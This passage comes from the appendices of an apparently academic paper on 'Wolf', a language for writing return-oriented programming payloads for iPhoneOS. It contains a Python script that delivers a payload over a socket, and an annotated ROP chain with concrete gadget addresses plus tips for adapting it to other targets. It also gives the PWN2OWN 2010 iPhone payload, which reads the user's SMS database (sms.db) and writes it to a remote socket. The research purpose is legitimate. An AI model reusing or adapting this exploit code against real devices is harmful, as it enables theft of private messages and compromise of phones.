       the payload
  AudioServicesPlaySystemSound(0xfff);
  startServer();
  int retVal = UIApplicationMain(argc, argv, nil, nil);
  [pool release];
  return retVal;
}
```

Listing 1: iPhone payload test application

To send a payload to the test program a simple Python script (Listing 2) can be used. An example for such a Python script is presented below.

```
import os
import sys
import socket
import struct
import binascii

f = file(sys.argv[1], 'rb')
print "[+] Reading payload from file\n"
payload = f.read()
payload = payload.strip('\n')
payload = binascii.unhexlify(payload)
f.close()
print "[+] Payload length is: ", len(payload)

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[2], int(sys.argv[3])))
s.send( struct.pack('i',len(payload) + 4))
print "[+] Sending payload length\n"

restoreFuncAddr = s.recv(4)
restoreFuncAddr = struct.unpack('i', restoreFuncAddr)[0]
print "[+] Restore function is at: ", hex(restoreFuncAddr)

payload += struct.pack('i', restoreFuncAddr)
s.send(payload)
print "[+] Sending payload..\n"
s.close()
print "[+] Done"
```

Listing 2: Python payload deliver script

The return-oriented programming shellcode (Listing 3) which in this particular example is used to trigger a vibrate is shown below.

```
// garbage for registers r0-r6
00000000000000000000000000000000000000000000000000000000
# actual payload
416a98326655341273869832443322 11ff0f0000cd63b63000000000
# EXPLANATION:
# 0x32986a41;   // PC
#   // 0x32986a40 0xe8bd4080  pop {r7, lr}
#   // 0x32986a44 0x0000b001  add sp, #4
#   // 0x32986a46 0x00004770  bx lr
# 0x12345566;   // r7
# 0x32988673;   // LR / PC
# 0x11223344;   // garbage value (skipped over with add sp)
#   // 0x32988672 0x0000bd01  pop {r0, pc}
# 0x00000fff;   // r0
# 0x30b663cd;   // PC
#   // 0x30b663cc <AudioServicesPlaySystemSound>
# 0x00000000;   // r0 (exit code)
```

Listing 3: Return-oriented shellcode example

To be able to use and adapt the shellcode for other possible targets some points must be taken into consideration.

1. The payload currently misses the address of the "restoreStack" function in Listing 1, therefore to use the example shellcode it is advised to use the Python script which handles this issue.

2. If you want to adapt the shellcode for your own purposes and therefore change the function which handles the payload, you need to alter the “eip” offset in the “restore stack” function.

3. You have to make sure that there is a “free” space for a PC in the shellcode.

4. You need to fill the “initial space” as the payload is executed after this pop: “pop r0, r1, r2, r3, r4, r5, r6, pc”.

5. As the PC will be automatically filled with the correct address by the python script, the last thing to pay attention to is the endianess of the shellcode.

B Description of the Wolf language in EBNF

```
Statement          = AccessStmnt | ControlFlowStmnt |
                     Assignment | ReferenceStmnt |
                     LabelStmnt | ForwardRefStmnt |
                     DataStmnt;
ControlFlowStmnt   = GotoStmnt | CallStmnt;
Assignment         = SingleAssignment | MultiAssignment;
AccessStmnt        = ProtectStmnt | AllowCorruptStmnt |
                     AllowReadStmnt;
AllowCorruptStmnt  = "allowcorrupt" "(" list-of-memranges ")";
AllowReadStmnt     = "allowread" "(" list-of-memranges ")";
CallStmnt          = "call" "(" targetAddress ")";
DataStmnt          = DataArrayStmnt | DataAsciiStmnt;
DataArrayStmnt     = "data" "(" label, DataType,
                     length, numbers-or-xxx, ")";
DataAsciiStmnt     = "data" "(" label, "ascii", string ")";
DataType           = "uint8" | "uint16" | "uint32"
GotoStmnt          = "gotoifnz" "(" register "," label ")";
LabelStmnt         = "label" "(" label ")";
ProtectStmnt       = "protect" "(" list-of-registers ")";
ForwardRefStmnt     = "forwardref" "(" label ")";
AssignmentOperator = "<<_|"
SingleAssignment   = target assignmentOperator expression;
MultiAssignment    = "("  target {"," target} ")"
                     assignmentOperator
                     "(" expression { expression } ")";
list-of-registers  = "[" register {"," register} "]";
numbers-or-xxx     = list-of-numbers | "DONTCARE"
list-of-numbers    = "[" number {"," number } "]";
list-of-memranges  = "[" memrange {"," memrange} "]";
memrange           = "(" number "," number ")";
target             = register | number | memorylocation;
memorylocation     = "mem" "[" memoryindex "]"
memoryindex        = register | number | register + number;
                     register - number;
oct_digit          = '0' | '1' | '2' | '3' |
                     '4' | '5' | '6' | '7';
dec_digit          = oct_digit | '8' | '9';
hex_digit          = dec_digit |
                     'a' | 'b' | 'c' | 'd' | 'e' | 'f' |
                     'A' | 'B' | 'C' | 'D' | 'E' | 'F';
oct_number         = '0' oct_digit {oct_digit};
dec_number         = dec_digit {dec_digit};
hex_number         = "0x" hex_digit {hex_digit};
number             = oct_number | dec_number | hex_number;
```

The constructs `string`, `expression` and `register` are not explicitly defined for brevity's sake. A string simply is an ASCII string, `register` is architecture-specific; `expression` is any valid formula involving only arithmetic and logical operators and constants, registers and memory locations as operands.

C Example payload: The PWN2OWN 2010 iPhone payload in Wolf

```
1  from wolf.iphone import *
2
3  O_RDONLY                = 0
4  AF_INET                 = 2
5  SOCK_STREAM             = 1
6  SIZEOF_SOCKADDR_IN      = 16
7  SIZEOF_STAT             = 104
8  PROT_READ               = 1
9  MAP_SHARED              = 1
10 ST_SIZE_OFFSET          = 60
11 # all of the values below are specific to iPhoneOS 3.1.3 on 3GS
12 corruptstart            = 0x6001000  # heap @ 0x6000000
13 corruptend              = 0x6100000
14 readstart               = 0x328C16A0 # libSystem start
15 readend                 = 0x3852B513 # libSystem end
16
17 allowcorrupt([corruptstart, corruptend])
18 allowread([readstart, readend])
19
20 # define forward references
21 forwardref(filename)
22 forwardref(sin)
23 forwardref(sockloc)
24 forwardref(fdloc)
25 forwardref(statbuf)
26
27 ### fd = open(filename, O_RDONLY);
28 protect(r0, r1)
29 (r0,r1) <<_| (filename, O_RDONLY)
30 call(open)
31 protect(r0)
32 mem[fdloc] <<_| r0
33 ### sock = socket(AF_INET, SOCK_STREAM, 0);
34 protect(r0,r1,r2)
35 (r0,r1,r2) <<_| (AF_INET, SOCK_STREAM, 0)
36 call(socket)
37 protect(r0)
38 mem[sockloc] <<_| r0
39 ### connect(sock, (struct sockaddr *) sin, sizeof(struct
       sockaddr_in));
40 (r0,r1,r2) <<_| (mem[sockloc], sin, SIZEOF_SOCKADDR_IN)
41 call(connect)
42 ### stat(filename, &statbuf);
43 protect(r0,r1)
44 (r0,r1) <<_| (filename, statbuf)
45 call(stat)
46 ### map = mmap(0x0, statbuf.st_size, PROT_READ, MAP_SHARED, fd,
       0);
47 protect(none)
48 (mem[sp], mem[sp+4]) <<_| (mem[fdloc], 0)
49 protect(r0,r1,r2,r3)
50 (r0,r1,r2,r3) <<_| (0, statbuf + ST_SIZE_OFFSET, PROT_READ,
       MAP_SHARED)
51 call(mmap)
52 ### write(sock, map, statbuf.st_size);
53 protect(r0)
54 r1 <<_| r0
55 protect(r0,r1,r2)
56 (r0,r2) <<_| (mem[sockloc], statbuf + ST_SIZE_OFFSET)
57 call(write)
58 ### /* UGLY, UGLY hack! sleep to prevent data truncation */
59 ### sleep(16);
60 protect(r0)
61 r0 <<_| 16              # 16 seconds
62 call(sleep)
63 ### exit(0);
64 protect(r0)
65 r0 <<_| 0
66 call(exit)
67
68 data(filename, ascii, "/var/mobile/Library/SMS/sms.db")
69 data(sin, uint8, SIZEOF_SOCKADDR_IN,
       [0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0])
70 data(sockloc, uint32, 1, DONTCARE)
71 data(fdloc, uint32, 1, DONTCARE)
72 data(statbuf, uint8, SIZEOF_STAT, DONTCARE)
```